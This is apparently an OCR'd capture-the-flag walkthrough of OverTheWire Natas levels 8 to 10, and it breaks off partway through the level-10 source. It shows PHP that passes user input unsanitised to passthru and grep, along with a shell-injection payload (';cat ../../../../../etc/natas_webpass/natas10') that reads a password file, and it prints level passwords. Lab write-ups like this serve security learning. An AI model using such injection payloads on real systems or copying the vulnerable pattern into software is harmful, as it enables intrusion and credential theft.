
bin2hex(...) - reversed string is converted to its hexadecimal

- But in my case I want to decrypt,revers so how this start,

  (**Hexadecimal Conversion to ascii → String Reversal → Base64 decoding**)


  so do this process we need tools.

- Hex to ASCII Text String Converter (rapidtables.com)




now value is: ==QcCtmMml1ViV3b

- Reverse String & Text | Free Online Tool | String Functions (string-functions.com)



now value is: b3ViV1lmMmtCcQ==


- Base64 Decode and Encode - Online




now value is: oubWYf2kBq

> Ok now we must go to this page - http://natas8.natas.labs.overthewire.org/


>And enter the code "oubWYf2kBq" in form and submit. Then we can get the next level password.






Next level password is: ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t

- **Level 9**




Go to this site http://natas9.natas.labs.overthewire.org and giver username as "Natas9" and password is "ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t"

>Then directed to this -



>inspect code





```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas9", "pass": "<censored>" };</script></head>
<body>
<h1>natas9</h1>
<div id="content">
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>


Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

```
Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

While checking this code we can guess , after the form</form> code part is usefull for us. So exmin them well.

. grep is basicaly do check inside the "dictionary.txt"

So that's why if we search some thing in form it gives related words.




>So now we can guess do a shell injection will help this scenario.


Code injection - Wikipedia this will help us to learn more about shell scripting techniques.

Shell feature	`USER_INPUT` value	Resulting shell command	Explanation
Sequential execution	`; malicious_command`	`/bin/funnytext ; malicious_command`	Executes `funnytext`, then executes `close_command`.

;
ls – for list file and directoies
../ - for back




try this but didn't get so , try




Not yet, we can assume in bandit 8 there specific folder called "etc"

so we try




>scroll down




try with “natas_webpass”

make sure to use cat “ ;cat ../../../../../etc/natas_webpass/natas10 “




The next level password is: t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu

- **Level 10**



Go to this site http://natas10.natas.labs.overthewire.org and giver username as "Natas10" and password is "t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu"

>Then directed to this -



>Viwe the source code

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas10", "pass": "<censored>" };</script></head>
<body>
<h1>natas10</h1>
<div id="content">

For security reasons, we now filter on certain characters<br/><br/>
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>


Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

>This time they rescrict these,

```
if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
